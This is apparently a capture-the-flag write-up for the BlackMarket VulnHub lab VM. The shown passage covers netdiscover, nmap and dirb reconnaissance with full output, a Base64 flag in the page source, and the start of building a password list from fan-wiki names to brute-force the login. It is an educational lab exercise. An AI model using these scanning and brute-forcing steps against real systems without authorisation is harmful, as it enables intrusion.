

BlackMarket

Capture The Flag

by Samiux
OSCE OSCP OSWP

July 9, 2018
Hong Kong, China

Table of Contents

| | |
|----------------------------|----|
| Introduction..... | 3 |
| Information Gathering..... | 3 |
| Flag 1..... | 10 |
| Flag 2..... | 11 |
| Flag 3..... | 15 |
| Flag 4..... | 20 |
| Flag 5..... | 26 |
| Flag 6..... | 28 |
| Flag r00t..... | 37 |
| Final Thought..... | 54 |

Introduction

BlackMarket is a Capture the Flag virtual machine that created by AcEb0mb3R (@Acebomber911). It can be downloaded at VulnHub - <https://www.vulnhub.com/entry/blackmarket-1,223/>

BlackMarket virtual machine (VM) presented at Brisbane SecTalks BNE0x1B (28th Session) which is focused on students and other InfoSec Professional. This VM has total 6 flags and one r00t flag. Each Flag leads to another Flag and flag format is flag{blahblah}.

The difficulty level is between Beginner and Intermediate. The VM format is OVF which can be imported to VirtualBox version 5.2.12 (or above) without any problem.

Under VirtualBox version 5.2.12 (or above), it is running flawlessly with NAT Network interface. The IP address range is 10.0.2.0/24 by default. All the NAT Network VM can be ping each other and internet with the host network interface.

When BlackMarket VM is boot up at VirtualBox, it gets the IP address by DHCP.

Information Gathering

The penetration testing operating system is Parrot Security OS 4.1 (64-bit) and running on MacOS version of VirtualBox version 5.2.12.

Boot up both Parrot Security OS VM and BlackMarket VM. Find out the IP address of both VMs by using the following commands on Parrot Security OS VM.

To find the IP address of BlackMarket VM in the NAT Network :

```
sudo netdiscover -r 10.0.2.0/24
```

Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

| IP | At MAC Address | Count | Len | MAC Vendor / Hostname |
|-----------|-------------------|-------|-----|------------------------|
| 10.0.2.1 | 52:54:00:12:35:00 | 1 | 60 | Unknown vendor |
| 10.0.2.2 | 52:54:00:12:35:00 | 1 | 60 | Unknown vendor |
| 10.0.2.3 | 08:00:27:02:73:45 | 1 | 60 | PCS Systemtechnik GmbH |
| 10.0.2.20 | 08:00:27:ba:50:d3 | 1 | 60 | PCS Systemtechnik GmbH |

The IP address of BlackMarket VM is 10.0.2.20.


To find the IP address of Parrot Security OS VM in the NAT Network :

```
ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.13 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fd17:625c:f037:2:46ed:16c8:a7e5:b481 prefixlen 64 scopeid 0x0<global>
        inet6 fe80::5c27:2ada:a553:147f prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:c2:78:e1 txqueuelen 1000 (Ethernet)
            RX packets 33 bytes 9577 (9.3 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 334 bytes 25562 (24.9 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The IP address of Parrot Security OS VM is 10.0.2.13.

Open Firefox and browse to http://10.0.2.20. The login page of BlackMarket is displayed.



It is confirmed that the BlackMarket VM is working properly. Information gathering of the VM is required. nmap and dirb are running for getting the information about the BlackMarket VM.

```
sudo nmap -sS -sV -Pn -T4 --open 10.0.2.20
```

```
Nmap scan report for 10.0.2.20
Host is up (0.00037s latency).
Not shown: 993 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.2
22/tcp    open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3   Dovecot pop3d
143/tcp   open  imap   Dovecot imapd (Ubuntu)
993/tcp   open  ssl/imap Dovecot imapd (Ubuntu)
995/tcp   open  ssl/pop3 Dovecot pop3d
MAC Address: 08:00:27:BA:50:D3 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul  9 00:01:37 2018 -- 1 IP address (1 host up) scanned in 18.81 seconds
```

```
dirb http://10.0.2.20 /usr/share/wordlists/dirb/big.txt
```

```
-----
DIRB v2.22
By The Dark Raver
-----
OUTPUT_FILE: dirb_CTF-BlackMarket-1
START_TIME: Sun Jul  8 23:50:56 2018
URL_BASE: http://10.0.2.20/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
```

```
-----
GENERATED WORDS: 20458
```

```
---- Scanning URL: http://10.0.2.20/ ----
==> DIRECTORY: http://10.0.2.20/admin/
==> DIRECTORY: http://10.0.2.20/css/
==> DIRECTORY: http://10.0.2.20/db/
==> DIRECTORY: http://10.0.2.20/dist/
+ http://10.0.2.20/server-status (CODE:403|SIZE:289)
==> DIRECTORY: http://10.0.2.20/squirrelmail/
==> DIRECTORY: http://10.0.2.20/supplier/
==> DIRECTORY: http://10.0.2.20/upload/
==> DIRECTORY: http://10.0.2.20/user/
==> DIRECTORY: http://10.0.2.20/vendor/
```

```
---- Entering directory: http://10.0.2.20/admin/ ----  
---- Entering directory: http://10.0.2.20/css/ ----  
---- Entering directory: http://10.0.2.20/db/ ----  
---- Entering directory: http://10.0.2.20/dist/ ----  
==> DIRECTORY: http://10.0.2.20/dist/css/  
==> DIRECTORY: http://10.0.2.20/dist/js/  
  
---- Entering directory: http://10.0.2.20/squirrelmail/ ----  
==> DIRECTORY: http://10.0.2.20/squirrelmail/class/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/config/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/functions/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/help/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/images/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/include/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/plugins/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/po/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/src/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/themes/  
  
---- Entering directory: http://10.0.2.20/supplier/ ----  
---- Entering directory: http://10.0.2.20/upload/ ----  
---- Entering directory: http://10.0.2.20/user/ ----  
---- Entering directory: http://10.0.2.20/vendor/ ----  
==> DIRECTORY: http://10.0.2.20/vendor/jquery/  
  
---- Entering directory: http://10.0.2.20/dist/css/ ----  
---- Entering directory: http://10.0.2.20/dist/js/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/class/ ----  
==> DIRECTORY: http://10.0.2.20/squirrelmail/class/deliver/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/class/helper/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/class/mime/  
  
---- Entering directory: http://10.0.2.20/squirrelmail/config/ ----  
---- Entering directory: http://10.0.2.20/squirrelmail/functions/ ----  
==> DIRECTORY: http://10.0.2.20/squirrelmail/functions/decode/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/functions/encode/
```


```
---- Entering directory: http://10.0.2.20/squirrelmail/help/ ----  
==> DIRECTORY: http://10.0.2.20/squirrelmail/help/de_DE/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/help/en_US/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/help/es_ES/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/help/fr_FR/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/help/it_IT/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/help/ja_JP/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/help/ko_KR/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/help/pt_BR/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/help/zh_CN/  
  
---- Entering directory: http://10.0.2.20/squirrelmail/images/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/include/ ----  
==> DIRECTORY: http://10.0.2.20/squirrelmail/include/options/  
  
---- Entering directory: http://10.0.2.20/squirrelmail/locale/ ----  
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/ar/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/de_DE/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/es_ES/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/fr_FR/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/fy/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/it_IT/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/ja_JP/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/ka/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/km/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/ko_KR/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/mk/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/pt_BR/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/ug/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/zh_CN/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/zh_TW/  
  
---- Entering directory: http://10.0.2.20/squirrelmail/plugins/ ----  
==> DIRECTORY: http://10.0.2.20/squirrelmail/plugins/administrator/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/plugins/bug_report/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/plugins/calendar/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/plugins/demo/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/plugins/filters/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/plugins/fortune/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/plugins/info/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/plugins/test/  
==> DIRECTORY: http://10.0.2.20/squirrelmail/plugins/translate/  
  
---- Entering directory: http://10.0.2.20/squirrelmail/po/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/src/ ----
```

```
---- Entering directory: http://10.0.2.20/squirrelmail/themes/ ----  
==> DIRECTORY: http://10.0.2.20/squirrelmail/themes/css/  
  
---- Entering directory: http://10.0.2.20/vendor/jquery/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/class/deliver/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/class/helper/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/class/mime/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/functions/decode/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/functions/encode/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/help/de_DE/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/help/en_US/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/help/es_ES/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/help/fr_FR/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/help/it_IT/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/help/ja_JP/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/help/ko_KR/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/help/pt_BR/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/help/zh_CN/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/include/options/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/locale/ar/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/locale/de_DE/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/locale/es_ES/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/locale/fr_FR/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/locale/fy/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/locale/it_IT/ ----  
  
---- Entering directory: http://10.0.2.20/squirrelmail/locale/ja_JP/ ----
```


```
---- Entering directory: http://10.0.2.20/squirrelmail/locale/ka/ ----  
---- Entering directory: http://10.0.2.20/squirrelmail/locale/km/ ----  
---- Entering directory: http://10.0.2.20/squirrelmail/locale/ko_KR/ ----  
---- Entering directory: http://10.0.2.20/squirrelmail/locale/mk/ ----  
---- Entering directory: http://10.0.2.20/squirrelmail/locale/pt_BR/ ----  
---- Entering directory: http://10.0.2.20/squirrelmail/locale/ug/ ----  
---- Entering directory: http://10.0.2.20/squirrelmail/locale/zh_CN/ ----  
---- Entering directory: http://10.0.2.20/squirrelmail/locale/zh_TW/ ----  
---- Entering directory: http://10.0.2.20/squirrelmail/plugins/administrator/ ----  
---- Entering directory: http://10.0.2.20/squirrelmail/plugins/bug_report/ ----  
+ http://10.0.2.20/squirrelmail/plugins/bug_report/README (CODE:200|SIZE:2335)  
---- Entering directory: http://10.0.2.20/squirrelmail/plugins/calendar/ ----  
+ http://10.0.2.20/squirrelmail/plugins/calendar/README (CODE:200|SIZE:887)  
---- Entering directory: http://10.0.2.20/squirrelmail/plugins/demo/ ----  
+ http://10.0.2.20/squirrelmail/plugins/demo/README (CODE:200|SIZE:837)  
---- Entering directory: http://10.0.2.20/squirrelmail/plugins/filters/ ----  
+ http://10.0.2.20/squirrelmail/plugins/filters/README (CODE:200|SIZE:2672)  
---- Entering directory: http://10.0.2.20/squirrelmail/plugins/fortune/ ----  
+ http://10.0.2.20/squirrelmail/plugins/fortune/README (CODE:200|SIZE:485)  
---- Entering directory: http://10.0.2.20/squirrelmail/plugins/info/ ----  
+ http://10.0.2.20/squirrelmail/plugins/info/README (CODE:200|SIZE:1632)  
---- Entering directory: http://10.0.2.20/squirrelmail/plugins/test/ ----  
+ http://10.0.2.20/squirrelmail/plugins/test/README (CODE:200|SIZE:505)  
---- Entering directory: http://10.0.2.20/squirrelmail/plugins/translate/ ----  
+ http://10.0.2.20/squirrelmail/plugins/translate/README (CODE:200|SIZE:1730)  
---- Entering directory: http://10.0.2.20/squirrelmail/themes/css/ ----  
  
-----  
END_TIME: Mon Jul 9 00:00:30 2018  
DOWNLOADED: 1309312 - FOUND: 9
```

Flag 1

Open Firefox at Parrot Security OS VM and browse to the IP address of BlackMarket VM then select “Developer” and “Page Source” from the Menu of Firefox (Right hand corner) to inspect the source code of the front page of BlackMarket.



The screenshot shows a Firefox browser window with the title "BlackMarket Weapon M..." and the URL "10.0.2.20". The page displays a "BlackMarket Login" form with fields for "Username" and "Password" and a "Login" button. A cursor is hovering over the "Login" button.



The screenshot shows the same Firefox browser window, but the URL in the address bar is "view-source:http://10.0.2.20/". The page content is the raw HTML source code of the login page, which includes Bootstrap CSS and JavaScript files, and a jQuery DataTables script. A specific line of code containing the flag value is highlighted:

```
68  flag1={001BIC0g73BlcmF0aW9uIFRyZWFKc3RvbmlU=}
```

At the bottom of the source code page of Firefox, the Flag 1 is found which is :

```
flag1{Q0lBIC0gT3BlcmF0aW9uIFRyZWFrkc3RvbmU=}
```

The flag 1 is encoded by Base64 and it is decoded with the following content :

```
CIA - Operation Treadstone
```


Flag 2

According to the Flag 1, Operation Treadstone was a top-secret black ops program of the Central Intelligence Agency (CIA) in the Jason Bourne series of novels, movies and TV programmes. A Google search and find the official page about Operation Treadstone, which is http://bourne.wiki.com/wiki/Operation_Treadstone, where some name of staff and assets are shown.

Suppose the Flag 1 indicates the hints for the credential of the login page at BlackMarket. Gathering some names from the said official page and the content of Flag 1 for the credential list for brute forcing. The list of the credential is as the following and it is namely “blackmarket_password.txt”.

The screenshot shows a Mozilla Firefox browser window with the title bar "Operation Treadstone | The Bourne Directory | FANDOM powered by Wikia - Mozilla Firefox (sandboxed or root)". The address bar shows "bourne.wiki.com/wiki/Operation_Treadstone". The main content area displays the "THE BOURNE DIRECTORY" website. On the left, there's a sidebar with the text "YOU NOW HIS NAME". The main content area has a dark header "Bourne Again" and a sub-header "Operation Treadstone". Below the sub-header is a summary of the program, mentioning it was a top-secret black ops program of the CIA in the Jason Bourne series. It notes that it recruited only U.S. Service members and turned them into nearly superhuman assassins. The page also features a large photo of Matt Damon as Jason Bourne and a document titled "INDUCTOR REPORT" with some illegible text. On the right side, there's a "Recent Wiki Activity" sidebar listing recent edits by users like Robert Dewey, Nicky.haugh, and others. At the bottom, there's a footer with links to "Menu", "Operation Treadstone | ...", "Parrot Terminal", and the Firefox logo.

BlackMarket – Capture The Flag



Operation Treadstone | The Bourne Directory | FANDOM powered by Wikia - Mozilla Firefox (sandboxed or root)

BlackMarket Weapon Ma... B Operation Treadstone... +

bourne.wikia.com/wiki/Operation_Treadstone

Most Visited Getting Started

FANDOM POWERED BY WIKIA Games Movies TV Wikis Search My Account START A WIKI

Staff

Richard Webb - Creator and Founder, Stationed in Beirut, Lebanon.
Ward Abbott - Head of Operations.
Alexander Conklin - Field Director. Stationed in Langley, Virginia.
Albert Hirsch - Director of the Treadstone training program.
Neil Daniels - Supervising Training Officer.
Nicky Parsons - Field logistics coordinator and agent handler. Stationed in Paris, France.
Daniel Zorn - Assistant to Conklin, and later to Abbott.

Operatives

Treadstone operatives are very capable assassins. They leave no trace of their existence. Conklin states that while anyone can carry out an assassination, Treadstone agents are meant to be "Invisible".


"They don't make mistakes. They don't do random. There's always an objective, always a target."

—Nicky Parsons[src]

